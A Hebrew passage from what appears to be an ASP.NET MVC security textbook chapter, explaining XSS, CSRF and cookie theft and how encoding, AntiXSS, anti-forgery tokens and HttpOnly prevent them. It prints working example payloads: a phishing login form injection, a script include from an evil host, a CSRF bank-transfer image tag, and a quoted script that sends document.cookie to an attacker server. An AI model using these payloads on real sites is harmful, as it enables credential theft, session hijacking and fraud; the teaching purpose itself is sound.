קחו לדוגמה את מנגון **החיפוש באתר**, שקיים היום כמעט בכל אתר אינטרנט. רוב מנגנוני החיפוש באתר מחזירים הודעה בסגנון "נמצאו X תוצאות תואמות למונח החיפוש 'הזרקת תסריט אקטיבית' ". בתרשים 7-16 מוצג דף תוצאות החיפוש באתר MSDN.

למרבה הצער, מפתחים רבים מדי אינם טורחים לערוך קידוד HTML להודעה כזו. התחושה הכללית היא שאם המשתמשים רוצים לשחק ב-XSS עם עצמם, אז שייהנו. הבעיה מתחילה כאשר תוקף מזין את הטקסט שלהלן לאתר שאינו מוגן מפני הזרקה אקטיבית (דרך תיבת החיפוש, למשל).

```
"<br><br>Please login with the form below before proceeding:
<form action="mybadsite.aspx"><table><tr><td>Login:</td><td>
<input type=text length=20 name=login></td></tr>
<tr><td>Password:</td><td><input type=text length=20 name=password>
</td></tr></table><input type=submit value=LOGIN></form>"
```



תרשים 7-16

קטע הקוד הקצר הזה (אשר ניתן לעריכה בצורות שונות שיכולות לגרום לנזק רב בדף תוצאות החיפוש), תגרום למעשה להפקת טופס כניסה לחשבון בדף החיפוש שלכם, אשר שולח את הנתונים המוזנים לכתובת URL חיצונית. אתם יכולים לבקר באתר שממחיש את הפגיעות הזו (הוא נבנה על ידי המפתחים של Acunetix במטרה להמחיש את אופן הפעולה של מתקפת הזרקה אקטיבית), ואם תזינו את הביטוי שלעיל לשדה החיפוש, יוצג בחלון הדפדפן שלכם המסך שבתרשים 7-17.

תרשים 7-17

עם קצת יותר השקעה בגיליון CSS ובהגדרות התצוגה של האתר היינו יכולים ליצור עותק מדויק, אבל גם התרגיל הפשוט הזה יכול להיות מטעה ביותר. משתמשים שיפלו בפח עלולים להעביר לתוקף את פרטי החשבון שלהם! התקפות כאלו מתבססות על עקרונות מוכרים של פסיכולוגיה חברתית:

"מצאתי אתר עם תמונות עירום שלך! הגנתי עליהן כדי שתוצגנה כפרטיות - אתה חייב להיכנס לחשבון שלך..."

להודעה יצורף הקישור הבא:

```
<a href="http://testasp.acunetix.com/Search.asp?tfSearch= <br><br>Please login
with the form below before proceeding:<form action="mybadsite.aspx"><table>
<tr><td>Login:</td><td><input type=text length=20 name=login></td></tr><tr>
<td>Password:</td><td><input type=text length=20 name=password></td></tr>
</table><input type=submit value=LOGIN></form>">look at this cool site with
naked pictures</a>
```

תאמינו או לא, אנשים רבים נופלים קורבן לתחבולות מסוג זה מדי יום.

מניעת מתקפות XSS

בסעיף זה נציג את הדרכים השונות להדוף מתקפות XSS על יישומי MVC שלכם.

הקפידו על קידוד HTML של כל התכנים

ברוב המקרים ניתן למנוע מתקפת XSS על ידי שימוש בקידוד HTML. קידוד זה הינו תהליך שבמסגרתו מוחלפים כל התווים השמורים של שפת HTML (כגון < או >) בקודים. ביישומי MVC ניתן לעשות זאת בצורה פשוטה מאוד על ידי הפעלת השיטה Html.Encode או Html.AttributeEncode על הערכים של מאפייני HTML.

חשוב שתזכרו לפחות דבר אחד בלבד מכל הדיון בפרק זה: **כל סיבית של קלט שמוצגת ביישום שלכם חייבת לעבור קידוד HTML או קידוד מאפייני HTML**. עניין זה כבר הודגש בתחילת הפרק, אבל נחזור על זה שוב: השיטה Html.Encode היא החברה הטובה ביותר שלכם.

הערה בתצוגות שמשתמשים בהן במנוע התצוגה Web Forms אתם חייבים להשתמש ב-Html.Encode להצגת המידע. באמצעות תחביר HTML Encoding Code Block של ASP.NET 4 ניתן לעשות זאת בקלות רבה. במקום לכתוב:

```
<% Html.Encode(Model.FirstName) %>
```

אתם יכולים לכתוב בקצרה:

```
<%: Model.FirstName %>
```

מנוע התצוגה Razor מעביר את הקלט דרך מנגנון קידוד HTML על פי ברירת מחדל, ולכן מאפיין המודל הזה

```
@Model.FirstName
```

יעבור קידוד HTML באופן אוטומטי, ללא שום פעולה נוספת מצדכם.

אם אתם בטוחים לחלוטין שהנתונים כבר עברו "חיטוי" או שהם מגיעים ממקור בטוח (מכם, למשל), תוכלו להשתמש בסייע HTML כדי להעביר את הנתונים לפלט כפי שהם:

```
@Html.Raw(Model.HtmlContent)
```

מידע נוסף על השימוש בשיטה Html.Encode ובתחביר HTML Encoding Code Blocks, תמצאו בפרק 3.

Html.AttributeEncode ו- Url.Encode

ברוב הזמן תשומת ליבנו מופנית בעיקר לתצוגת HTML של הדף, אולם חשוב לא פחות להגן גם על שאר המאפיינים שנקבעים באופן דינמי בדפי HTML שלכם. בדוגמה שהצגנו קודם ראינו כיצד ניתן לנצל לרעה את שדה כתובת URL של מחבר התגובה על ידי הזרקת קוד עוין. ההונאה התאפשרה מכיוון שבאתר שבדוגמה, תגית העוגן שהוצאה לפלט נראתה כך:

```
<a href="<%=Url.Action(AuthorUrl)%>"><%=AuthorUrl%></a>
```

כדי **"לחטא" (sanitize)** את הקישור הזה, עליכם לקודד את הכתובת. בתהליך זה מוחלפים תווים שמורים שנמצאים בכתובת URL בתווים חלופיים (לדוגמה, " " מוחלף על ידי 20%).

תרחיש אפשרי נוסף הוא העברה של ערך באמצעות URL על סמך קלט מהמשתמש בדף כלשהו באתר:

```
<a href="<%=Url.Action("index","home",new {name=ViewData["name"]})%>">Click here</a>
```

משתמש עוין יוכל להציב בתוך ערך השם את השורה הבאה:

```
"></a><script src="http://srizbitrojan.evil.example.com"></script> <a href="
```

לאחר מכן הוא יוכל להעביר את הקישור למשתמשים תמימים. תוכלו למנוע זאת על ידי קידוד באמצעות Url.Encode או Html.AttributeEncode:

```
<a href="<%=Url.Action("index","home",new
{name=Html.AttributeEncode(ViewData["name"])})%>">Click here</a>
```

או:

```
<a href="<%=Url.Encode(Url.Action("index","home",
new {name=ViewData["name"]}))%>">Click here</a>
```

הבה נסכם: **בשום פנים ואופן אסור לכם לבטוח בנתון כלשהו שנגיש לשינוי או לשימוש על ידי מישהו.** בכלל זה: ערכי טופס, כתובת URL, קבצי cookies או מידע אישי שהתקבל ממקורות חיצוניים כגון OpenID. גם על בסיסי הנתונים או השירותים שמשמשים את האתר שלכם אינכם יכולים לסמוך בעיניים עצומות. עליכם להתייחס לכל קלט שמגיע לאתר שלכם כחשוד, ולכן עליכם לקודד כל מה שאפשר.

קידוד JavaScript

למרות האמור לעיל, איננו יכולים להסתפק בקידוד HTML של כל תכני היישום שלנו. נציג לדוגמה מתקפה פשוטה שמבוססת על העובדה שקידוד HTML אינו מונע הרצה של JavaScript.

בתרחיש שלהלן, נניח ששיניתם את בקר HomeController שבתבנית האינטרנט הסטנדרטית של MVC 4, כדי שיקבל שם משתמש כפרמטר ויוסיף אותו למאפיין ViewBag כדי להציג ברכה למשתמש:

```
public ActionResult Index(string UserName)
{
  ViewBag.UserName = UserName;
  return View();
}
```


נניח שהבוס שלכם גם ביקש להדגיש את הברכה, ולכן הוספתם לה הנפשה באמצעות קוד jQuery שלהלן. הקוד מוצג בקטע הכותרת של התצוגה Home/Index.cshtml/.

```
@{
  ViewBag.Title = "Home Page";
}
@section featured {
  <section class="featured">
    <div class="content-wrapper">
      <hgroup class="title">
        <h1>@ViewBag.Title.</h1>
        <h2 id="welcome-message"></h2>
      </hgroup>
    </div>
  </section>
}

@section scripts {
  @if(ViewBag.UserName != null) {
  <script type="text/javascript">
    $(function () {
      var msg = 'Welcome, @ViewBag.UserName!';
      $("#welcome-message").html(msg).hide().show('slow');
    });
  </script>
  }
}
```

התצוגה נראית טוב, ומכיוון שהקפדתם להעביר את הערך ViewBag בתהליך קידוד HTML – אתם לגמרי מוגנים, נכון? ובכן, התשובה היא לא. כתובת URL שלהלן תחדור את מערך ההגנה שלכם ללא התנגדות (ראו תרשים 18-7).

```
http://localhost:1337/?UserName=Jon\x3cscript\x3e%20alert(\x27pwnd\x27)%20\x3c/
script\x3e
```

מה קרה? אומנם בוצע קידוד HTML, אך לא בוצע קידוד JavaScript. עובדה זו אפשרה לתוקף לשלב קלט של המשתמש למחרוזת JavaScript אשר הוספה למבנה DOM (Document Object Model). בצורה זו ההאקרים יכולים להשתמש בקודי hex escape (תוצר הקידוד) להחדרת כל קוד JavaScript שירצו. כמו תמיד, חשוב להבין שההאקרים לא יסתפקו בהצגת התראת JavaScript בלבד – הם עלולים לעשות משהו מרושע, כמו גניבה של מידע על המשתמשים במערכת שלכם או להפנות משתמשים אל דפי אינטרנט אחרים.



תרשים 7-18

יש שני פתרונות לבעיה זו. הפתרון הפשוט הוא שימוש בסייע Ajax.JavaScriptStringEncode כדי לקודד את המחרוזות שכלולות בקוד JavaScript, בדומה לשימוש ב-Html.Encode עבור מחרוזות HTML. פתרון יסודי יותר מספקת לנו הספרייה AntiXSS.

שימוש בספרייה AntiXSS בתור מקודד ברירת המחדל של ASP.NET

הספרייה AntiXSS מספקת כלים עבור שכבה נוספת של אבטחה ליישום ASP.NET. יש מספר הבדלים חשובים בינה לבין פונקציות הקידוד של ASP.NET ושל MVC, אשר החשובים מביניהם מפורטים להלן:

הערה נקודות ההרחבה שמאפשרת לעקוף את מקודד ברירת המחדל נוספה לגרסת ASP.NET 4. בגרסה זו אפשרות העקיפה זמינה תמיד מכיוון שתשתית MVC 4 מושתתת על NET 4 וגרסאותיה המתקדמות. עם זאת, בגרסאות מיושנות יותר של MVC אשר מבוססות על NET 3.5 לא ניתן לעקוף את מקודד ברירת המחדל.

- ספריית AntiXSS משתמשת ב-whitelist של תווים מותרים, בעוד שקידוד ברירת המחדל של ASP.NET מבוסס על blacklist מוגבלת של תווים אסורים. מכיוון שהיא מאפשרת אך ורק קלט בטוח מוכר, AntiXSS מספקת אבטחה טובה יותר לעומת מסנן שרק חוסם קלט שחשוד כמסוכן.
- ספריית AntiXSS מתמקדת במניעת פרצות אבטחה ביישום שלכם, בעוד שהקידוד של ASP.NET מתמקד בעיקר במניעת בעיות תצוגה כתוצאה מתגיות HTML "שבורות".

כדי להשתמש בספריית AntiXSS, עליכם להתקין את חבילת התוכנה AntiXSS של NuGet.

```
Install-Package AntiXSS
```

הערה בגרסאות קודמות ל- AntiXSS 4.1, היה עליכם לכתוב מחלקה חדשה שיורשת מהמחלקה HttpEncoder ולהחליף את הקריאות לסייע Html.Encode בקריאות למחלקת HttpEncoder החדשה שיצרתם. עם AntiXSS 4.1, אינכם צריכים לעשות זאת, מכיוון שמחלקת הקידוד כבר כלולה בספרייה.

לאחר התקנת התוכנה, בכל פעם שתקראו לשיטה Html.Encode או כשתשתמשו בסימון <%:%> של תחביר HTML Encoding Code Block, ספריית AntiXSS תקודד את הטקסט במלואו, ותטפל בתגיות HTML ובתסריט JavaScript באופן משולב.

בנוסף, תוכלו להשתמש במקודד של AntiXSS לביצוע קידוד מתקדם של מחרוזות JavaScript. בדרך זו תוכלו למנוע מספר מתקפות מחוכמות שעשויות להערים על הסייע Ajax.JavaScriptStringEncode. הקוד שלהלן ממחיש כיצד הדבר נעשה. תחילה עליכם להוסיף משפט using@ כדי לכלול את מרחב השמות של מקודד AntiXSS בטווח ההכרה, ולאחר מכן תוכלו להשתמש בסייע Encoder.JavaScriptEncode.

```
@using Microsoft.Security.Application

@{
  ViewBag.Title = "Home Page";
}
@section featured {
  <section class="featured">
    <div class="content-wrapper">
      <hgroup class="title">
        <h1>@ViewBag.Title.</h1>
        <h2 id="welcome-message"></h2>
      </hgroup>
    </div>
  </section>
}

@section scripts {
  @if(ViewBag.UserName != null) {
  <script type="text/javascript">
    $(function () {
      var msg = 'Welcome, @Encoder.JavaScriptEncode(ViewBag.UserName, false)!';
      $("#welcome-message").html(msg).hide().show('slow');
    });
  </script>
  }
}
```

לאחר הרצת הקוד המעודכן תוכלו לראות שהפעם ההתקפה הקודמת נכשלת, כמוצג בתרשים 7-19.

תרשים 7-19

האיום: מתקפת CSRF

ההשלכות של מתקפת cross-site request forgery (CSRF, מבוטא C-surf, ומוצג לעתים בצורה XSRF) עשויות במקרים מסוימים להיות משמעותיות יותר ממתקפת XSS הפשוטה שתיארנו בסעיף הקודם. בסעיף זה נסביר מהי מתקפת CSRF, מהן ההשלכות לגביכם, ונציג טכניקות למניעתה.

הצגת האיום

כדי להבין באמת מהי מתקפת CSRF, עלינו לפרק אותה לרכיביה: מתקפת XSS בשילוב עם confused deputy. כבר עסקנו במתקפת XSS, אך המונח **confused deputy** (**סגן מבולבל**) חדש, ומחייב הסבר. ויקיפדיה מגדירה מתקפת confused deputy באופן הבא:

> המונח confused deputy מתייחס לתוכנת מחשב שכתוצאה מהונאה על ידי צד שלישי משתמשת לרעה בסמכות שלה. מדובר במקרה פרטי של **הסלמת סמכויות (הרשאות)**.
>
> (מתורגם מתוך http://en.wikipedia.org/wiki/Confused_deputy_problem)

במקרה שלנו, ה-deputy הוא הדפדפן שלכם, והתוקף גורם לו במרמה לנצל לרעה את הסמכות שלו לייצג את המשתמש בפני אתר אינטרנט מרוחק. כדי להמחיש זאת, בנינו דוגמה קצת משעשעת, אך מתקפה שכזו עשויה להיות מציקה.

נניח שיצרתם אתר נחמד שמאפשר למשתמשים להתחבר ולהתנתק ולעשות בו פעולות שונות. הפעולה Login נמצאת בבקר Account, ונניח שהחלטתם לא להסתבך יותר מדי ולכלול בבקר Account גם את הפעולה Logout:

```
public ActionResult Logout() {
  FormsAuth.SignOut();
  return RedirectToAction("Index", "Home");
}
```

הבה נניח שהאתר שלכם מאפשר להזין תגיות HTML על פי whitelist מוגבלת (רשימה של תגיות או תווים מותרים אשר אילולא הרשימה היו מקודדים), כחלק ממערכת תגובות (כמקובל באתרי פורומים ובבלוגים). רוב התגיות HTML יטוהרו, אך נניח שהחלטתם לאפשר העלאת תמונות מכיוון שאתם רוצים לתת למשתמשים שלכם לפרסם צילומי מסכים.

יום אחד, משתמש חביב מוסיף להערה שלו את תגית התמונה הבעייתית במקצת שלהלן:

```
<img src="/account/logout" />
```

כעת, בכל פעם שמישהו יבקר בדף הזה, תועבר בקשה ל"תמונה" הזו (למרות שכלל לא מדובר בתמונה, כמובן), והמשתמש ינותק מהאתר. כאמור, זו אינה בהכרח מתקפת CSRF, אך דוגמה זו ממחישה כיצד ניתן להשתמש בתחבולות פשוטות כדי לגרום לכם לשלוח בקשות GET לאתר שרירותי מבלי שתדעו על זה. במקרה הזה, הדפדפן שלח בקשת GET כדי לקבל תמונה, כביכול, ובמקום זאת הוא קרא לפפונקציה logout שגרמה למחיקת העוגייה (cookie) שלכם. והרי לכם – confused deputy.

אופן הפעולה של הדפדפן הוא שאיפשר את הצלחת המתקפה. כאשר אתם מתחברים לאתר, המידע מאוחסן בדפדפן בתור עוגייה, אשר עשויה להימצא בזיכרון (session cookie), או להישמר בקובץ לטווח ארוך יותר (persistent cookie). בכל מקרה, העוגייה מאפשרת לדפדפן להודיע לאתר שהבקשה אכן מועברת על ידי המשתמש שבשמו היא מבוצעת.

זה הרעיון המרכזי מאחורי CSRF – היכולת להשתמש במתקפת XSS בשילוב confused deputy (וקורט של פסיכולוגיה חברתית, כתמיד) כדי לתקוף את אחד המשתמשים שלכם. למרבה הצער, אתרים רבים אינם נוקטים באמצעי הגנה הולמים נגד מתקפות CSRF (נציג כמה מהאתרים האלה מיד).

לאחר הבנת העיקרון הבסיסי, הבה נמשיך לדוגמה שממחישה בצורה מדויקת יותר כיצד נראית מתקפת CSRF בעולם האמיתי. נחבוש כעת את כובעי ההאקרים השחורים שלנו, ונראה כיצד לזרוע הרס במסענו דרך אתרי אינטרנט בלתי מאובטחים שפתוחים לציבור רחב מאוד של גולשים. לא נשתמש כאן בשם אתר אמיתי כלשהו אלא בשם הבדוי **מגה-אתר**.

ראשית נציין שתקיפת משתמשי מגה-אתר היא משחק של סיכויים. תמיד יש דרכים לשפר את הסיכויים הללו, ונדון בהן מיד בהרחבה, אך בכל מקרה הסיכויים הינם לטובתנו מכיוון שמגה-אתר מקבל למעלה מ-50 מיליון בקשות מדי יום.

הבה נתחיל **במשחק** – עלינו למצוא דרכים לנצל את פרצות האבטחה של מגה-אתר על ידי החדרת הערות מקושרות לאתר. לאחר שיטוט ברשת האינטרנט כדי לאסוף מודיעין, יצרנו רשימה של אתרי **בנקים גדולים-כלשהם** אשר מאפשרים ביצוע של העברות כספים ותשלום חשבונות דרך האינטרנט. חקרנו כיצד מתבצעות העברות הכספים על ידי אתרי הבנקאות

הללו, ובאחד מהם גילינו פרי בשל שרק מחכה להיקטף - ההעברה ניתנת לזיהוי בכתובת URL:

```
http://widelyusedbank.example.com?function=transfer&amount=1000&toaccountnumber=
23234554333&from=checking
```

בשלב זה אתם עשויים לחשוב לעצמכם, "נו באמת, איזה בנק יעשה דבר כזה?". למרבה הצער התשובה לשאלתכם היא "יותר מדי", והסיבה לכך היא די פשוטה: מפתחי תוכנות באינטרנט סומכים יותר מדי על הדפדפן, ובקשת URL שלעיל מבוצעת לאור הידיעה שהשרת יאמת את זהות המשתמש והחשבון על סמך מידע שמוכל בעוגייה (session cookie). זו לא בהכרח הנחה מוטעית, כי המידע בעוגייה הוא שחוסך מאיתנו את הצורך לבדוק את נתוני המשתמש עם כל בקשה של הדף! הדפדפן הרי חייב לזכור **משהו!**

נותרו בפנינו עוד מספר דלתות נעולות, וכדי לעבור אותן עלינו להשתמש בפסיכולוגיה חברתית. לשם כך נצלול עמוק יותר לעולמו של ההאקר המצוי. נתחבר אל מגה-אתר ונזין את הערה הבאה לאחד מהדפים הראשיים שלו:

> "שלום. האם ידעתם שסכום מספרי החשבון של כל לקוחות בנק גדול-כלשהו הוא 30? זה נכון! תוכלו לבדוק בעצמכם: http://www.widelyusedbank.example.com."

כעת נתנתק ממגה-אתר ונתחבר שוב באמצעות חשבון מזויף נוסף, כדי להשאיר תגובה תחת שם אחר להודעה המקורית של המשתמש המזויף הראשון:

"ואללה, אתה צודק! איזה קטע!" <img src =

http://widelyusedbank.example.com?function=transfer&amount=1000&toaccountnumber=23234554333&from=checking" />.

(הבהרה: בקטע קוד זה, הגרשיים הראשונים משמאל יודפסו כפי שהם. וזוג הגרשיים הבאים תוחמים את ערך מאפיין src של img.)

למעשה, אנחנו מנסים לגרום ללקוחות בנק גדול-כלשהו להתחבר לחשבון שלהם כדי לחבר את הספרות של מספר החשבון שלהם. כאשר יראו שזה לא מצליח, הם יחזרו למגה-אתר כדי לקרוא את ההערה שוב (או שישאירו הערה משלהם כדי להגיד שזה לא פועל).

לרוע מזלו של **הקורבן המושלם**, החיבור שלו לחשבון עדיין שמור בזיכרון הדפדפן - הוא עדיין מחובר לחשבון שלו! כאשר ינחת בדף שעליו בוצעה מתקפת CSRF, תישלח בקשה לאתר של הבנק (אשר אינו טורח לוודא שהיא אכן נשלחה על ידי המשתמש), ולקורבן המושלם שלנו תחכה הפתעה מאוד לא נעימה בפעם הבאה שיבדוק את היתרה בחשבון שלו.

התמונה שהוספה להערה (עם קישור CSRF) תוצג בתור איקס אדום שבור. רוב האנשים יחשבו שזו תמונת פרופיל או תרשים משובשים, כאשר בפועל מדובר בקריאה מרוחקת לדף שמשתמש בבקשת GET כדי להריץ פעולה על השרת. מתקפת ה- confused deputy מסתיימת כאן ברווח מזומן מחשבון הבנק של הלקוח הקורבן. הדפדפן שביצע את הפעולה שייך לקורבן

המושלם שלנו, ולכן אי-אפשר לקשר את הפעולה לפורץ (בהנחה שהוא דאג לחשבונות מזויפים באיי בהאמה, למשל). כמעט פשע מושלם!

התקפה זה אינה מוגבלת לתחבולות "תגיות תמונה/בקשות GET" פשוטות. העקרונות שהצגנו ניתנים ליישום גם על ידי מפיצי דואר זבל ששולחים קישורים מזויפים לעשרות אלפי אנשים בתקווה שכמה מהם ילחצו על הקישור ויגיעו לאתר שלהם (בדומה לרוב המתקפות האוטומטיות). המטרה במתקפות אלו היא לגרום למשתמשים ללחוץ על הקישור, וכאשר הם מגיעים לאתר, אזי iFRAME סודי או קטע של תסריט קוד משמשים לשליחה אוטומטית של הטופס (באמצעות HTTP POST) אל הבנק בניסיון לבצע את העברת הכספים. אם אתם משתייכים לקהל הלקוחות של בנק גדול-כלשהו ונכנסתם לחשבונכם בזמן הלא-מתאים, המתקפה הזו תצליח.

נחזור לתגובת הפורום שמנצלת את הסקרנות האנושית אשר הצגנו קודם - תגובה נוספת אחת תוכל להספיק לשם ביצוע מוצלח של ההתקפה הנוספת שתיארנו.

> זה נכון! וידעתם שסכום הספרות של חשבון עובר-ושב הוא 50? הזוי לגמרי. אפילו כתבו על זה בעיתון:
>
> ```
> <a href="http://badnastycsrfsite.example.com">CNN.com</a>
> ```
>
> ממש מוזר!

במקרה זה אפילו אין צורך להשתמש ב-XSS - צריך רק להוסיף את הקישור להודעה ולקוות שמישהו יבלע את הפיתיון (ייכנס לחשבון שלו בבנק גדול-כלשהו ולאחר מכן ימשיך לדף המזויף בכתובת http://badnastycsrfsite.example.com).

מניעת מתקפות CSRF

אתם עשויים לחשוב שהתשתית אמורה לטפל בדברים כאלה - ובמידה מסוימת אתם צודקים! תשתית ASP.NET MVC מספקת לכם את האמצעים לעשות זאת, ומאפשרת לעשות את הדבר הנכון, אך האחריות הסופית לאבטחת האתר שלכם מוטלת עליכם.

אימות באמצעות אסימונים (Token Verification)

תשתית ASP.NET MVC מספקת דרך יעילה למניעת מתקפות CSRF. טכניקה זו פותחה לאור ההבנה שיש צורך לבדוק שהמשתמש ששלח את הנתונים לאתר באמת רצה לעשות זאת. הדרך הפשוטה ביותר היא להטמיע בכל בקשת טופס אלמנט קלט מוסתר שמכיל ערך ייחודי. הדבר מתבצע באמצעות סייעי HTML על ידי הוספת הקוד שלהלן לכל טופס:

```
<form action="/account/register" method="post">
@Html.AntiForgeryToken()
...
</form>
```

הסייע Html.AntiForgeryToken מפיק ערך מוצפן באלמנט קלט מוסתר:

```
<input type="hidden" value="012837udny31w90hjhf7u">
```

ערך זה זהה לערך נוסף שמאוחסן בעוגייה (session cookie) בדפדפן של המשתמש. כאשר הטופס נמסר, מבוצעת השוואה בין הערכים באמצעות מסנן פעולה (ActionFilter):

```
[ValidateAntiforgeryToken]
public ActionResult Register(…)
```

בדרך זו ניתן למנוע את רוב מתקפות CSRF - אך לא את כולן. בדוגמה הקודמת ראינו כיצד משתמשים יכולים להירשם באופן אוטומטי לאתר שלכם. גישת אסימוני האבטחה תטרפד את רוב מתקפות CSRF על השיטה Register שלכם, אך לא תעצור את הרובוטים שמנסים לבצע הרשמה אוטומטית (ולאחר מכן להציף בספאם) את המשתמשים באתר שלכם. בהמשך הפרק נציג מספר דרכים לצמצם היקף המתקפות מהסוג זה.

בקשות GET אדימפוטנטיות

מילה "גדולה" idempotent - אבל העיקרון שמאחוריה פשוט. פעולה אדימפוטנטית הינה פעולה שניתנת לביצוע שוב ושוב ללא שינוי בתוצאה. באופן כללי, תוכלו למנוע קטגוריה שלמה של מתקפות CSRF אם תבצעו שינויים בבסיס הנתונים ובאתר שלכם באמצעות בקשות POST. כלומר, רישום חשבון חדש, כניסה לחשבון, יציאה מהחשבון וכו'. לכל הפחות, הדבר יביא לצמצום בהיקף התקפות מסוג ה- confused deputy.

אימות HttpReferrer

אימות HttpReferrer ניתן לביצוע באמצעות מסנן פעולה שמכיל קוד שמאפשר לבדוק אם ערכי הטופס שנמסרו אכן מגיעים מהאתר שלכם:

```
public class IsPostedFromThisSiteAttribute : AuthorizeAttribute
{
  public override void OnAuthorize(AuthorizationContext filterContext)
  {
    if (filterContext.HttpContext != null)
    {
      if (filterContext.HttpContext.Request.UrlReferrer == null)
          throw new System.Web.HttpException("Invalid submission");

      if (filterContext.HttpContext.Request.UrlReferrer.Host !=
          "mysite.com")
            throw new System.Web.HttpException
                ("This form wasn't submitted from this site!");
    }
  }
}
```

תוכלו להחיל את המסנן הזה על השיטה Register, כמוצג להלן:

```
[IsPostedFromThisSite]
public ActionResult Register(…)
```

כפי שראינו, יש דרכים שונות להתמודד עם מתקפות CSRF - וזה בדיוק העיקרון שעליו מבוססת תשתית MVC. עליכם להכיר את האפשרויות השונות, ולבחור באפשרות המתאימה ביותר עבורכם ועבור האתר שלכם.

האיום: גניבת עוגיות

עוגיות (cookies) הן חלק חשוב במכלול אמצעים שמקנים לרשת שמישות. רוב אתרי האינטרנט משתמשים בעוגיות לזיהוי המשתמשים לאחר השלמת הכניסה לחשבון. ללא עוגיות, חווית הגלישה הייתה הופכת לרצף בלתי פוסק של שדות של שם משתמש וסיסמה. ההאקר שיצליח לגנוב עוגיות יוכל במקרים רבים להתחזות למשתמש שלו הן שייכות.

בתור משתמשים, אתם יכולים להגדיר לדפדפן שלכם למנוע שימוש בעוגיות באתר מסוים כדי למזער את הסיכוי לגניבתן. עם זאת, סביר להניח שתתקלו בהערה בסגנון, "עליכם להתיר שימוש בעוגיות כדי להשתמש באתר זה".

בסעיף זה נסביר מהי גניבת עוגיות, מה ההשלכות שלה לגביכם, ונציג טכניקות למניעתה.

הצגת האיום

אתרי אינטרנט משתמשים בעוגיות כדי לשמור מידע בין בקשות דפים או פרקי גלישה. חלק מהמידע הזה שגרתי למדי ומכיל דברים כמו העדפות תצוגה והיסטוריית גלישה. עוגיות אחרות עשויות להכיל מידע שמאפשר לאתר לזהות אתכם בין בקשות, כמו למשל Forms Authentication Ticket של ASP.NET.

קיימים שני סוגים של עוגיות:

- **עוגיות זמניות (session cookies)**: עוגיות שנשמרות בזיכרון של הדפדפן ומצורפות לכותרת של כל בקשה שנשלחת.
- **עוגיות קבועות (persistent cookies)**: עוגיות שמאוחסנות בקבצי טקסט בדיסק הקשיח של המחשב, ונשלחות באותו אופן.

ההבדל העיקרי ביניהן הוא בכך שעוגיות זמניות נעלמות ברגע שפרק הגלישה מסתיים, ואילו עוגיות קבועות נשמרות ומאפשרות לאתר "לזכור" את המשתמש בפעם הבאה שהוא מבקר בו.

אם תצליחו לגנוב ממישהו את עוגיית האימות שלו עבור אתר מסוים, תוכלו לאמץ את הזהות שלו ולבצע כל פעולה שהוא מורשה לבצע באתר. התחזות מסוג זה היא משימה פשוטה למדי - אך לא ניתן לבצעה ללא פִּרְצַת XSS. כדי לגנוב את העוגייה התוקף צריך להזריק תסריט (קטע קוד) אל אתר המטרה.

ג'ף אטווד מאתר CodingHorror.com סיפר בבלוג שלו על מקרה שאירע כאשר האתר StackOverflow.com שהיה שותף לבנייתו, היה בהרצת ניסיון:

תארו לעצמכם את הפתעתו של ידידי הטוב כאשר הבחין שמספר משתמשים שובבים באתר שלו מחוברים דרך חשבון המנהל שלו ועושים במערכת האתר ככל העולה על רוחם באמצעות הרשאות הניהול הבלתי-מסויגות שלו. ראו:

http://www.codinghorror.com/blog/2008/08/protecting-your-cookieshttponly.html

איך זה קרה? זהו XSS כמובן. הכל התחיל עם קטע תסריט שנוסף לדף הפרופיל של משתמש:

```
<img src=""http://www.a.com/a.jpg<script type=text/javascript
src="http://1.2.3.4:81/xss.js">" /><<img
src=""http://www.a.com/a.jpg</script>"
```

האתר StackOverflow.com מתיר הוספת תגיות HTML מסוימות להערות - דבר שמפתה ומזמין פורצי XSS. הדוגמה שהוצגה על ידי ג'ף בבלוג שלו ממחישה בצורה מושלמת כיצד ניתן להזריק קטע תסריט קצר דרך ממשק תמים לכאורה, כגון הוספת צילום מסך להודעה.

ג'ף השתמש בהגנת XSS שמבוססת על whitelist - מנגנון שהוא כתב בעצמו. התוקף במקרה הזה, ניצל פרצה במנגנון שלו:

הודות לבנייה מחוכמת, כתובת URL מעוותת הצליחה לחדור מבעד למנגנון. הקוד הסופי שעובד והוגש לדפדפן, טען והריץ תסריט מהשרת המרוחק. הנה תסריט JavaScript שהורץ:

```
window.location="http://1.2.3.4:81/r.php?u="
+document.links[1].text
+"&l="+document.links[1]
+"&c="+document.cookie;
```

הבנתם נכון - כל מי שיטען את דף פרופיל המשתמש עם התסריט המוזרק שלעיל, ישלח בעל כורחו את עוגיות הדפדפן שלו אל שרת מרוחק שנמצא בשליטת התוקף!

בקיצור, התוקף הצליח לגנוב את העוגיות של משתמשי StackOverflow.com, ובסופו של דבר גם את העוגיות של ג'ף. זה איפשר לתוקף להתחבר לאתר (שעדיין היה בגרסת בטא) באמצעות החשבון של ג'ף ולעשות בו כל מה שהתחשק לו. פריצה ערמומית ביותר.

מניעה של גניבת עוגיות באמצעות HttpOnly

ההתקפה על StackOverflow.com התאפשרה משתי סיבות:

- **פרצת XSS**: ג'ף התעקש לכתוב בעצמו קוד נוגד-XSS. בדרך כלל זה אינו רעיון טוב, ומומלץ תמיד להסתמך על אמצעים כגון BBCode וכלים נוספים כדי לאפשר למשתמשים לעצב את התכנים שהם מעלים לאתר. במקרה הזה, ג'ף יצר לעצמו פרצת XSS.
